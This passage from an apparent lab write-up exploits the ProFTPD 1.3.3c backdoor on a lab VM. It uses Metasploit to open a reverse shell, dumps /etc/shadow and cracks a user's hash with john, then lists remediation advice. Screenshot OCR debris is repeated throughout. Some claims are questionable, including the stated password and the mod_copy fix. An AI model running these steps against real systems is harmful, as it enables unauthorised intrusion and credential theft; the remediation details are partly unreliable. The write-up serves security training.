   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.195.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```




```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.195.132
lhost => 192.168.195.132
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.195.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.195.132  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.195.132:4444
[*] 192.168.195.128:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
```


- **FOR GAINING ACCESS**

  After exploitation the above vulnerability I successfully gained the access of the Ubuntu machine and found the password hash from the shadow file. Here are the commands I used in this process :


```
$ exploit
$ shell
$ ls
$ cd etc
$ ls
$ cat shadow
```


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
kali@kali: ~
To direct input to this VM, click inside or press Ctrl+G.
Search

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.195.132:4444
[*] 192.168.195.128:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo CZRUicAC7iFagkto;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "CZRUicAC7iFagkto\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.195.132:4444 -> 192.168.195.128:40088) at 2024-03-23 12:21:46 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
```


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
kali@kali: ~
To direct input to this VM, click inside or press Ctrl+G.
Search


```
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@vtcsec:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run   srv  usr
boot   etc   lib         media       proc  sbin  sys  var
cdrom  home  lib64       mnt         root  snap  tmp  vmlinuz
root@vtcsec:/# cd etc
cd etc
root@vtcsec:/etc# cat shadow
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
```


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
Search
ENG IN
22:00:12
23-03-2024

```
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
root@vtcsec:/etc#
```

- **PASSWORD HASH CRACKING**

  $ john <filename>


kali-linux-2024.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
kali-linux-2024.1-vmware-a...
Lab-02
kali@kali: ~
kali@kali: ~ 236x41
To direct input to this VM, click inside or press Ctrl+G.
Search
ENG IN
22:00:37
23-03-2024

```
NSE: Script scanning 192.168.195.128.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 12:11
Completed NSE at 12:11, 0.05s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 12:11
Completed NSE at 12:11, 0.02s elapsed
Nmap scan report for 192.168.195.128
Host is up, received arp-response (0.0020s latency).
Scanned at 2024-03-23 12:11:13 EDT for 10s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 64 ProFTPD 1.3.3c
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:F8:44:C7 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.06 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.040KB)

┌──(kali㉿kali)-[~]
└─$ searchsploit ProFTPD 1.3.3c
------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                             |  Path
------------------------------------------------------------------------------------------- ---------------------------
ProFTPd 1.3.3c - Compromised Source Backdoor Remote Code Execution                         | linux/remote/15662.txt
ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit)                                   | linux/remote/16921.rb
------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ john ubuntu-poc
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
No password hashes left to crack (see FAQ)

┌──(kali㉿kali)-[~]
└─$
```

The found password is marlinspike

- **BEST PRACTICES**
  - ✓ Upgrade the affected ProFTPD server to the latest version (1.3.5-5) to address the vulnerability.
  - ✓ Disable the mod_copy module in the ProFTPD configuration file (proftpd.conf) to prevent unauthorized access attempts.
  - ✓ Implement strong authentication and access control mechanisms to protect sensitive resources on the network.
  - ✓ Regularly monitor and update the operating systems and applications to ensure the latest security patches are applied.
  - ✓ Keep the system and applications patched and up to date to mitigate the risk of exploitation of known vulnerabilities.
  - ✓ Employ security awareness training to educate users on the importance of keeping systems patched and updated, and on the dangers of clicking on suspicious links or attachments.
  - ✓ Consider implementing a security information and event management (SIEM) system to detect and respond to potential security incidents in real-time.
- **REFERENCES**

  - ❖ ProFTPd-1.3.3c - Backdoor Command Execution (Metasploit) - Linux remote Exploit (exploit-db.com)
  - ❖ ProFTPD-1.3.3c Backdoor Command Execution (rapid7.com)
  - ❖ ProFTPD-1.3.3c Backdoor Command Execution - Metasploit - InfosecMatter